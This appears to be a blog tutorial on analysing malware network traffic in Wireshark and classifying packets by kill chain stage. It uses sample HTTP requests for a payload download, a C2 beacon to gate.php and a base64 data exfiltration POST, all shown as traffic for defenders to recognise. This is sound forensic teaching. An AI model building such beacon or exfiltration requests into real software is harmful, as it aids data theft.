Hello, digital world eavesdropping experts (?), everyone! 🕵️♂️🎧
Until last time, we executed malware inside a PC and observed what it did (dynamic analysis). We confirmed that it created files and tampered with the registry.
However, the ‘finishing touch’ of malware analysis is network analysis. Malware does not act alone. It must communicate with the hacker’s base, the C&C (Command & Control) server, to receive commands and exfiltrate stolen information.
It’s like a spy infiltrating enemy territory and radioing back to headquarters. 📻 We need to intercept these radio messages (packets) to figure out “what information was stolen” and “how far the attack has progressed.”
Today, we will conduct a practical exercise to dissect malicious packets using Wireshark and classify them by Cyber Kill Chain stages. 🦈

1. 📡 The Relationship Between C&C Communication and the Kill Chain
Before analysis, it’s crucial to know which stage of the attack the packets we are observing belong to. From a network perspective, the Kill Chain is broadly divided into three stages:
- Installation: The stage where malware downloads additional files (Payload).
- Command and Control (C2): The stage where it sends a “I’m alive!” signal (Heartbeat) or waits for hacker commands.
- Action on Objectives: The stage where keylogged information or documents are transmitted (Exfiltration) to the hacker’s server.
Our goal is to distinguish these three stages by looking at the packets.
2. 🛠️ [Preparation] Packet Capture File (PCAP)
It’s best if you captured packets simultaneously while running the dynamic analysis in a sandbox during the last practical exercise. Alternatively, you can obtain educational PCAP files from sites like Malware-Traffic-Analysis.net.
- Tool: Wireshark (The king of packet analysis)
- File: infected_log.pcap (File containing malicious communication)
3. 🦈 [Practice Step 1] Confirming Connection Destination: “Where did it call?” (DNS)
The first thing to look at is DNS queries. Malware usually looks for domain names (e.g., bad-hacker.com) rather than IP addresses.
- Enter Filter: Type dns in the Wireshark filter bar at the top.
- Check Packets: Look at the Standard query section.
- google.com, microsoft.com are ignored (normal).
- Look for suspicious domains!
- Examples: xkwz-update-server.biz, api.telegram.org (if Telegram is used for C2)
🕵️♂️ Analysis PointWhat if the domain name is a random string like a1b2c3d4e5.com?
It is highly likely that the malware uses DGA (Domain Generation Algorithm)!
4. 📦 [Practice Step 2] Eavesdropping on Conversations: HTTP/TCP Stream Analysis
Once you’ve found a suspicious domain IP (e.g., 192.168.10.100), now check what specific data was exchanged.
- Enter Filter: ip.addr == 192.168.10.100 && http (If HTTPS, it would appear as TLS, but today we’re using HTTP for educational purposes)
- Trace Stream: Right-click on the packet list -> Follow -> TCP Stream (or HTTP Stream).
- Check Conversation Content:
- Red: Data I sent (Request)
- Blue: Data the server sent (Response)
5. ⛓️ [Practice Step 3] Classifying Packets by Kill Chain Stage (Using AI)
You’ll see alien-like data in the TCP Stream window. At this point, AI can help interpret it wonderfully. Copy the packet content and ask the AI!
🟢 Scenario 1: Additional Malware Download (Installation Stage)
- Packet Content:
- `GET /payload/ransom.exe HTTP/1.1
Host: 192.168.10.100
User-Agent: Mozilla/5.0…`
- AI Analysis Request: “What does this HTTP request mean?”
- AI Answer: “The user is downloading an executable file named ransom.exe from the server. This corresponds to the Installation stage of the kill chain.”
🟡 Scenario 2: Zombie PC Reporting (C2 Stage)
- Packet Content:
- `POST /gate.php HTTP/1.1
Content-Length: 15
id=12345&os=win10`
- AI Analysis Request: “What is the purpose of this POST request?”
- AI Answer: “The infected PC is registering its ID and operating system information with the hacker’s server (gate.php). This is a beacon signal in the Command and Control (C2) stage, indicating that the attack preparation is complete.”
🔴 Scenario 3: Information Exfiltration (Action on Objectives Stage)
- Packet Content:
- HTTP
- `POST /upload HTTP/1.1
data=V2UgaGF2ZSB5b3VyIHBhc3N3b3JkIQ==`
- AI Analysis Request: “The data parameter value here seems to be Base64 encoded. Decode it and tell me what it says and what attack stage it is.”
- AI Answer:
- Decoding Result: “We have your password!”
- Analysis: “This is an act of exfiltrating important information from the victim to an external source. It corresponds to the final stage of the kill chain, Action on Objectives (Goal Achievement/Information Exfiltration).”
6. 📊 [Summary of Results] Completing the Attack Scenario
Through network analysis, we can complete a vague attack flow into a scenario based on evidence.
📝 Network Forensics Summary
>
1. [14:00] Installation: Confirmed download of payload.exe from a malicious domain (mal-site.com).
2. [14:02] C2 Establishment: Established connection by sending infected PC information (OS, IP) to the C2 server.
3. [14:05] Action on Objectives: Confirmed attempt to exfiltrate passwords.txt file content via POST method.
🎉 Conclusion: We Heard the Hacker’s Voice!
Congratulations! 👏 You have now mastered the technique of eavesdropping not only on the inside of a PC (host) but also on the hacker’s secret conversations flowing through invisible lines (network).
- If file analysis is ‘fingerprint identification’,
- Packet analysis is like ‘call detail record lookup’.
When these two pieces of evidence are combined, hackers have nowhere left to hide. 😎
Now, we’ve truly crossed the 90% mark. All analysis is complete. All that remains is to organize and report these brilliant analysis results.
Next time, for the grand finale of this series, we will return with “[Final] Automatically Generating Expert-Level Malware Analysis Reports (PDF) Using AI.” Please look forward to the moment your efforts are transformed into an impressive document! 👋
Leave a Reply